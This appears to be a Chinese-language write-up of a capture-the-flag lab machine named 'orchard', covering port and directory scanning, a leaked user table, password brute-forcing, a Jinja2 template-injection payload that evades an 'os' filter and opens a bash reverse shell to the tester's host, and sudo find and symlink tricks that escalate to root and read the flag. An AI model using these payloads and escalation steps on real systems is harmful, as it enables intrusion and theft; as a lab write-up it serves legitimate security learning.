

orchard

靶机: 192.168.1.245

kali: 192.168.1.21

信息收集

端口扫描

```
└─(kali㉿kali)-[~]
└─$ nmap -p- -A 192.168.1.245
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-08 03:32 EDT
Nmap scan report for 192.168.1.245
Host is up (0.0020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http     nginx
|_http-title: Orchard Management System
| http-robots.txt: 4 disallowed entries
|_/admin/ /backup/ /dev/ /api/v2/
MAC Address: 08:00:27:B3:F5:21 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=7/8%OT=22%CT=1%CU=38352%PV=Y%DS=1%DC=D%G=Y%M=080027%TM
OS:=6A4DFD3A%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10E%TI=Z%CI=Z%TS=22
OS: )SEQ(SP=102%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=21)SEQ(SP=108%GCD=1%ISR=10A%
OS:TI=Z%CI=Z%TS=21)SEQ(SP=FA%GCD=1%ISR=100%TI=Z%CI=Z%II=I%TS=21)SEQ(SP=FD%G
OS:CD=1%ISR=10F%TI=Z%CI=Z%TS=21)OPS(O1=M5B4ST11NW8%O2=M5B4ST11NW8%O3=M5B4NN
OS:T11NW8%O4=M5B4ST11NW8%O5=M5B4ST11NW8%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=
OS:FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW8%CC=Y%
OS:Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40
OS:%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q
OS:=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A
OS:=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%R
OS:UCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.96 ms  192.168.1.245

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.42 seconds
```

目录扫描

```
└─(kali㉿kali)-[~]
└─$ dirsearch -u http://192.168.1.245
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _ _ _ _|_   v0.4.3
  (|||||_) (/_(_|||(_|_)


Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist
size: 11460

Output File: /home/kali/reports/http_192.168.1.245/_26-07-08_03-32-44.txt

Target: http://192.168.1.245/

[03:32:44] Starting:
[03:33:19] 308 - 241B - /admin -> http://192.168.1.245/admin/
[03:33:20] 302 - 199B - /admin/ -> /login
[03:33:47] 308 - 243B - /backup -> http://192.168.1.245/backup/
[03:33:47] 200 - 355B - /backup/
[03:33:47] 404 - 548B - /backup/vendor/phpunit/phpunit/phpunit
[03:34:04] 302 - 199B - /dashboard -> /login
[03:34:07] 403 - 548B - /dev/
[03:34:43] 200 - 3KB - /login
[03:34:44] 302 - 189B - /logout -> /
[03:35:25] 200 - 86B - /robots.txt
```

robots.txt



备份中有数据泄露


	id	username	password_hash	role	email
▶	1	admin	\$1\$DePmfguF\$MC9RGp	admin	admin@orchard.local
	2	manager	\$1\$ch/3x.vf\$G0A59Ev8c	manager	manager@orchard.local
	3	picker	\$1\$WVTTBQHm\$VKOMi	user	picker@orchard.local

admin


manager

picker

登录框进行爆破



经理的界面



用户界面

←→↺

不安全http://192.168.1.245/dashboard

🖨️🔍☆

📄📌📌

web刷题网站工具比赛学校搭桥未完待续ai信息收集openeuler

Orchard MSHomeDashboardAdminpicker

Dashboard

Welcome, **picker** (user). [Generate Export Report](#)

Product	Variety	Quantity (kg)	Price (\$/kg)	Harvest Date
Apple	Fuji	5,000	\$2.50	2024-09-15
Apple	Gala	3,200	\$2.20	2024-09-10
Pear	Asian	1,800	\$3.00	2024-08-28
Peach	White	2,400	\$4.50	2024-07-20
Cherry	Bing	900	\$8.00	2024-06-15

请求	Payload1	Payload2	状态	错误	超时	长
4523	picker	dimple	302	☐	☐	519
10522	admin	candygirl	302	☐	☐	519
1518	manager	turtle	302	☐	☐	523

只有admin才可以导出报告

←→↺

不安全http://192.168.1.245/admin/export

🖨️🔍☆

📄📌📌

web刷题网站工具比赛学校搭桥未完待续ai信息收集openeuler

Orchard MSHomeDashboardAdminadmin

Export Report

Create a custom inventory report using Jinja2 template syntax.

Report Title:

Monthly Inventory Report

Template:

```
<h3></h3>
<p>Generated by: admin</p>
<table border="1">
<tr><th>Name</th><th>Qty</th><th>Value</th></tr>

</table>
<p>Total products: 0</p>
```


ssti

这里os进行过滤了

字符串拼接绕过

反弹shell

```
{{self.__init__.__globals__.__builtins__.__import__('os'+ 's').popen('bash -c "bash -i >& /dev/tcp/192.168.1.21/4445 0>&1"').read()}}
```



提权

www-data -> appuser

```
www-data@orchard:/opt/orchard$ sudo -l
sudo -l
Matching Defaults entries for www-data on orchard:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on orchard:
  (appuser) NOPASSWD: /usr/bin/find
www-data@orchard:/opt/orchard$ sudo -u appuser /usr/bin/find . -exec /bin/sh \;
uid=1001(appuser) gid=1001(appuser) groups=1001(appuser),33(www-data)
```

find 的 -exec 参数可以执行任意命令，切换到 appuser 用户中

```
sudo -u appuser /usr/bin/find . -exec /bin/sh \;
```

appuser -> root

```

sudo -l
Matching Defaults entries for appuser on orchard:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User appuser may run the following commands on orchard:
    (root) NOPASSWD: /opt/orchard/logctl.sh

```

脚本的内容

```

#!/bin/bash
#
# Orchard Log Control Utility
# Usage: logctl.sh <command> <name>
#
# Commands:
#   archive <name>    gzip /var/log/orchard/<name>.log -> /backups/<name>.log.gz
#   clean <name>      truncate /var/log/orchard/<name>.log
#   write <name>      append stdin to /var/log/orchard/<name>.log
#
set -e
CMD="$1"
NAME="$2"
LOGDIR="/var/log/orchard"
BACKUPDIR="/backups"
# — Validation —
if [ -z "$CMD" ] || [ -z "$NAME" ]; then
    echo "Usage: $0 <archive|clean|write> <name>"
    echo "  Operates on $LOGDIR/<name>.log"
    exit 1
fi
# Block path traversal
if [[ "$NAME" =~ \.\. ]]; then
    echo "ERROR: path traversal blocked (.. detected)"
    exit 1
fi
# Block slashes (no subdirectory escapes)
if [[ "$NAME" =~ / ]]; then
    echo "ERROR: slashes not allowed in name"
    exit 1
fi
# Block wildcards that could expand
if [[ "$NAME" =~ [*?] ]]; then
    echo "ERROR: wildcards not allowed"
    exit 1
fi
# Name must not be empty after validation
NAME_CLEAN="${NAME//[^\a-zA-Z0-9_.-]/}"
if [ -z "$NAME_CLEAN" ]; then
    echo "ERROR: invalid characters in name"
    exit 1
fi
LOGFILE="$LOGDIR/${NAME_CLEAN}.log"
# — Commands —
case "$CMD" in
    archive)
        if [ ! -f "$LOGFILE" ]; then

```

```

        echo "ERROR: $LOGFILE not found"
        exit 1
    fi
    mkdir -p "$BACKUPDIR"
    gzip -c "$LOGFILE" > "$BACKUPDIR/${NAME_CLEAN}.log.gz"
    echo "[$(date)] Archived by $SUDO_USER" >> "$LOGDIR/audit.log"
    echo "OK: archived $LOGFILE -> $BACKUPDIR/${NAME_CLEAN}.log.gz"
    ;;
clean)
    if [ ! -f "$LOGFILE" ]; then
        echo "ERROR: $LOGFILE not found"
        exit 1
    fi
    : > "$LOGFILE"
    echo "[$(date)] cleaned by $SUDO_USER" >> "$LOGDIR/audit.log"
    echo "OK: cleaned $LOGFILE"
    ;;
write)
    mkdir -p "$LOGDIR"
    cat >> "$LOGFILE"
    echo "OK: appended to $LOGFILE"
    ;;
*)
    echo "ERROR: unknown command '$CMD'. Use: archive | clean | write"
    exit 1
    ;;
esac

```

是个日志控制工具

管理 `/var/log/orchard/` 目录下的日志文件

提供了三个子命令: `archive` (压缩归档)、`clean` (清空) 和 `write` (追加写入)

archive <name>: 将指定的日志文件用 `gzip` 压缩, 并保存到 `/backups/<name>.log.gz`, 同时记录审计日志。

clean <name>: 将指定的日志文件截断清空 (文件大小变为 0), 同时记录审计日志。

write <name>: 从标准输入读取内容, 追加到指定的日志文件末尾 (如果目录不存在则自动创建), 但不记录审计日志。

功能: `/var/log/orchard/.log`

1. 在 `/var/log/orchard/` 创建指向 `/root/root.txt` 的符号链接
2. 用 `archive` 命令让 `root` 打包它

```

esac
ls -la /opt/orchard/logctl.sh
-rwxr-xr-x 1 root root 2042 Jul  8 03:18 /opt/orchard/logctl.sh
ln -s /root/root.txt /tmp/evil
sudo /opt/orchard/logctl.sh archive evil
ERROR: /var/log/orchard/evil.log not found
ln -s /root/root.txt /var/log/orchard/evil.log
sudo /opt/orchard/logctl.sh archive evil
OK: archived /var/log/orchard/evil.log -> /backups/evil.log.gz
zcat /backups/evil.log.gz
flag{root-c6dfd276cca18d48b7b526f8b83560f3}

```

```
flag{root-c6dfd276cca18d48b7b526f8b83560f3}
```